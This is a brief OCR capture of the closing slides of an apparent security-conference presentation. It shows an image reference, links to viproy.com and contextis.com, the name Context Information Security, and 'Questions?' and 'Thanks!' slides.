
http://www.viproy.com

- Context Information Security

http://www.contextis.com

context

QUESTIONS?



context

THANKS!